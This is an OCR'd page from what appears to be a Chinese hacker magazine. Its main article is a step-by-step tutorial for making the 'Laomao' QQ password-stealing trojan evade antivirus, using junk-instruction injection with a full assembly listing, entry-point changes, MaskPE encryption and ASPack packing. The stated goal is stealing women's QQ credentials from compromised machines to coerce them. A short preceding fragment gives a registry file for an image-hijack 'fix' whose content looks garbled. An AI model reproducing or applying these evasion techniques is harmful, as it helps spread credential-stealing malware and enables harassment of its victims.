


图7





图8

不能取消映像劫持，因此需要手工导入修复的reg文件。修复文件如下，保存为reg文件导入就可以了。

```
Windows Registry Editor Version 5.00
[-HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\qq.exe]
"Debugger"="1.EXE"
```

我们还可以删除配置资源制作成母体文件，或者使用同样的原理在host文件中添加几句代码来屏蔽网站，这些就留给大家自己去发挥了。

（本文所涉及到的灰鸽子、zeroadd、OllyICE和lorder已收录到光盘中）



菜鸟来免杀抓企鹅的"老猫"

阿虚



图3

这天朋友不知在哪儿弄了一堆肉鸡，说其中有几个是MM的电脑，想知道她们的QQ号和密码，先加她们的QQ，然后拿着QQ密码再胁她们交个朋友（小编注：此法太过**，请读者们勿学）。不过，这位朋友对于免杀木马并不怎么了解，所以就来找我了。上回他要的免杀灰鸽子也是我给他做的，哎，谁让他是我哥们呢，就当作是练练手吧。

我选择的是最近出的老猫QQ大盗，效果还不错的，对于QQ2007也有效。先来配置一个服务端程序，如图1（什么？你不会配置服务端程序？那还不赶快看看07年10期黑客X档案菜鸟学堂里阿布大哥的文章）。配置好后，我使用江民、金山和瑞星这三个杀毒软件进行检测，结果都检测出来了。




图1




图2

先来给它加个花改个头，看能不能搞定。老规矩，使用PEiD查看一下有没有加壳，如图2。居然没有加壳，那就直接开始加花吧！运行zeroadd，选择好程序后先加个区段，省的没地方加花，如图3。然后使用LordPE载入加完区段的服务端程序，点"区段"来查看添加的区段的开始和结束地址，如图4。

这里查看的是文件偏移，如果使用OD加花的话要换成内存地址。使用Windows的计算器十六进制算出区段开始的内存地址，就是使用区段开始的文件偏移"16000"

加上文件的基地址“400000”，相加的结果“00416000”也就是内存地址了。现在先改头再加花，使用OD载入程序来到文件头的地方，从头处向下选三行，按“CTRL+C”复制下来，然后粘贴到一个文档里，再在这三行上点右键选择“二进制”－“用NOP填充”，把头这几行填充一下。然后加花，按“Ctrl+G”在弹出的输入框里输入地址“00416000”，点确定后来到刚才添加的区段处，从上到下多选几行，点右键选择“二进制”－“用NOP填充”，多填充几行（因为要写入花和原文件的头）。接下来选中“00416000”这行，右键“汇编”从“00416000”向下写入花指令，在你加花的时候也可以选择这个区段的其它地址，不过在下面使用LordPE改文件头时要写入相应的文件偏移，如图5：

00416000 55 push ebp
00416001 8BEC mov ebp，esp 头两句是文件的头
00416003 55 push ebp “push A”就是把A压入栈，这里就是把寄存器“EBP”压入栈
00416004 5D pop ebp “POP A”就是把A弹出栈，这里是把寄存器“EBP”弹出栈，和上一句加起来就是什么都没做！
00416005 50 push eax 把寄存器“EAX”压入栈
00416006 58 pop eax 把寄存器“EAX”弹出栈，和上一句加起来又是什么都有没做
00416007 6A 00 push 0
00416009 6A 00 push 0 把“0”压入栈，就是空，什么都没做
0041600B 8BFF mov edi，edi “MOV A，B”是把“B”的值给“A”，在这里寄存器“EDI”为空，所以这句就相当于“NOP”指令，就是什么都不做
0041600D EB 02 jmp short 00416011 “JMP”是无条件跳转，这里是跳到下一段花，继续执行
0041600F 90 nop
00416010 90 nop “NOP”就是什么都不做
00416011 83C4 11 add esp，11 “ADD A，B”把A+B的值放入A，这里是把寄存器“ESP”加“11”
00416014 83C4 EF add esp，-11 把寄存器“ESP”加“-11”，和上一句加起来又是什么都没做
00416017 41 inc ecx “INC A”把A+1的值放入A，这里是把寄存器“ECX”加“1”
00416018 49 dec ecx “DEC A”把A-1的值放入A，就是把寄存器“ECX”减“1”，和上一句加起来又是什么都没有做
00416019 83E8 FE sub eax，-2 “SUB A，B”把A-B的值放入A，这里是把寄存器“EAX”减“-2”，就是加2
0041601C 48 dec eax
0041601D 48 dec eax 和上两句加起来又是什么都没做
0041601E 68 25604100 push 00416025 把地址“00416025”压入栈
00416023 C3 retn 返回执行栈中的地址，这两句相当于指令“JMP”
00416024 90 nop
00416025 55 push ebp
00416026 8BEC mov ebp，esp
00416028 6A FF push -1 这三句是原来文件的头，我写在这里了
0041602A - E9 E203FFFF jmp 00406411 “JMP”到原来头的第四行，保持程序连贯性

上边的这些花指令其实就是让程序运行平衡的指令，从而迷惑杀毒软件。当然，在花指令的最后两句“push 00416025”和“retn”也可以改为“mov eax 00416025”，“push eax”和“retn”，就是先把地址“00416025”放到寄存器“EAX”里，然后把“EAX”压入栈中，再返回执行栈中的地址。最后就是保存文件了，使用LordPE载入加了花改了入口的服务端程序，把入口点改为新的入口点，就是加花的第一行“00016000”。注意要改为文件偏移，如图6。




图4




图5

我们来运行一下，正常运行没有出错。现在使用杀毒软件检测一下，江民、瑞星和金山都没有报告说是木马，免杀成功了。不过为了更保险一点，我们最好还是对服务端进一步处理一下。运行MaskPE，这是最近一个很火的文件加密工具。载入加了花改了入口的服务端程序，选择“Base Relocation Table Information”，后面那项选择“Type3”，点“Make File”第一次加密一下我们的服务端，如图7。然后再次载入我们一次加密过的服务端，选择“Import Table Information”，后面选择“Type3”，点击“Make File”二次加密。最后打开ASPack，载入我们二次加完密的服务端程序，加一下壳。运行一下，正常，也没有出错，如图8。

制作免杀就是这么的简单，一个免杀的老猫木马出炉了。菜菜朋友要注意了，看此文时不要走马观花，只看怎么免杀老猫，要一问多想，想想怎样使用这种方法来免杀其它的木马，好使免杀这门课程尽早的毕业！

（本文所涉及到的老猫QQ大盗、zeroadd、OllyICE、LordPE、MaskPE和ASPack已收录到光盘中）




图6




图8

